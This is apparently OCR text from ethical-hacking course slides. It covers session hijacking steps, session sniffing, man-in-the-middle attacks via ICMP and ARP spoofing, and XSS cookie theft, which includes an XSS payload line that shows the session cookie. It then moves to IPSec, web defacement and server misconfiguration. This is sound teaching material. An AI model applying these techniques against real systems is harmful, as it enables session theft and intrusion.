- Attacker relies on the **legitimate user** to make a connection and authenticate




John (Victim)

John's stolen credentials

Attacker

I am John, here are my credentials

Server



John logs on to the server with his credentials

John (Victim)


Predicts the sequence and kills John's connection

Attacker

Spoofs John's IP and hijacks the session

Server

Session Hijacking Process



Command Injection Start injecting packets to the target server

Session ID prediction Take over the session


Session Desynchronization Break the connection to the victim's machine

Monitor Monitor the flow of packets and predict the sequence number

Sniff Place yourself between the victim and the target (you must be able to sniff the network)


Session Sniffing

- Attacker uses a sniffer to capture a valid session token called "Session ID"
- Attacker then uses the valid token session to gain unauthorized access to the web server


Session ID=ACF303SF216AAEFC
Victim
Attacker sniffs a legitimate session
Session ID=ACF303SF216AAEFC
Web Server
Attacker

Man-in-the-Middle Attack

- The man-in-the-middle attack is used to **intrude into an existing connection** between systems and to intercept messages being exchanged



Attackers use different techniques and **split the TCP connection** into two connections

1. Client-to-attacker connection
2. Attacker-to-server connection

After the successful interception of TCP connection, an attacker can read, modify, and insert fraudulent data into the **intercepted communication**


In the case of an **http transaction**, the TCP connection between the client and the server becomes the target

Cross-site Script Attack

The attacker can compromise the session token by sending malicious code or programs to **the client-side programs**

The example here shows how the attacker steals the session token using **XSS attack**

If an attacker sends a crafted link to the victim with the malicious JavaScript, when the victim clicks on the link, the JavaScript will run and complete the instructions made by the attacker



The example here uses an XSS attack to show the **cookie value** of the current session

Using the same technique, it is possible to create a specific JavaScript code that will send the cookie to the attacker `<SCRIPT>alert (document.cookie);</SCRIPT>`

Man-in-the-Middle Attack Using Packet Sniffer

- In this attack, the packet sniffer is **used as an interface** between the client and the server
- The packets between the client and the server are routed through the **hijacker's host** by using two techniques

Using forged Internet Control Message Protocol (ICMP)

It is an extension of IP to send **error messages** where the attacker can send messages **to fool the client and the server**


Using Address Resolution Protocol (ARP) spoofing

ARP is used to map the **network layer** addresses (IP address) to **link layer** addresses (MAC address)

- ARP spoofing involves fooling the host by **broadcasting the ARP request** and changing its ARP tables by sending the forged ARP replies

IPSec

- IPSec is a protocol suite developed by the IETF for **securing IP communications** by **authenticating** and **encrypting** each IP packet of a communication session
- It is deployed widely to implement **virtual private networks (VPNs)** and for **remote user access** through dial-up connection to private networks



Benefits

Network-level peer authentication

Data origin authentication

Data integrity

Data confidentiality (encryption)


Replay protection

Hacking Webservers

Module 12

Engineered by **Hackers.** Presented by Professionals.


Webserver Market Shares



http://w3techs.com

Website Defacement

- Web defacement occurs when an intruder **maliciously alters visual appearance of a web page** by inserting or substituting provocative and frequently offending data
- **Defaced pages exposes visitors to some propaganda** or misleading information until the unauthorized change is discovered and corrected



http://juggyboy.com/index.aspx

You are OWNED!!!!!!!


HACKED!

Hi Master, Your website owned by US, Hacker!

Next target – microsoft.com

Web Server Misconfiguration

- Server misconfiguration refers to configuration weaknesses in web infrastructure that can be exploited to launch various attacks on web servers such as directory traversal, server intrusion, and data theft




1. Sample Configuration, and Script Files
2. Anonymous or Default Users/Passwords
3. Verbose debug/error messages
4. Misconfigured/Default SSL Certificates
5. Unnecessary Services Enabled
6. Remote Administration Functions

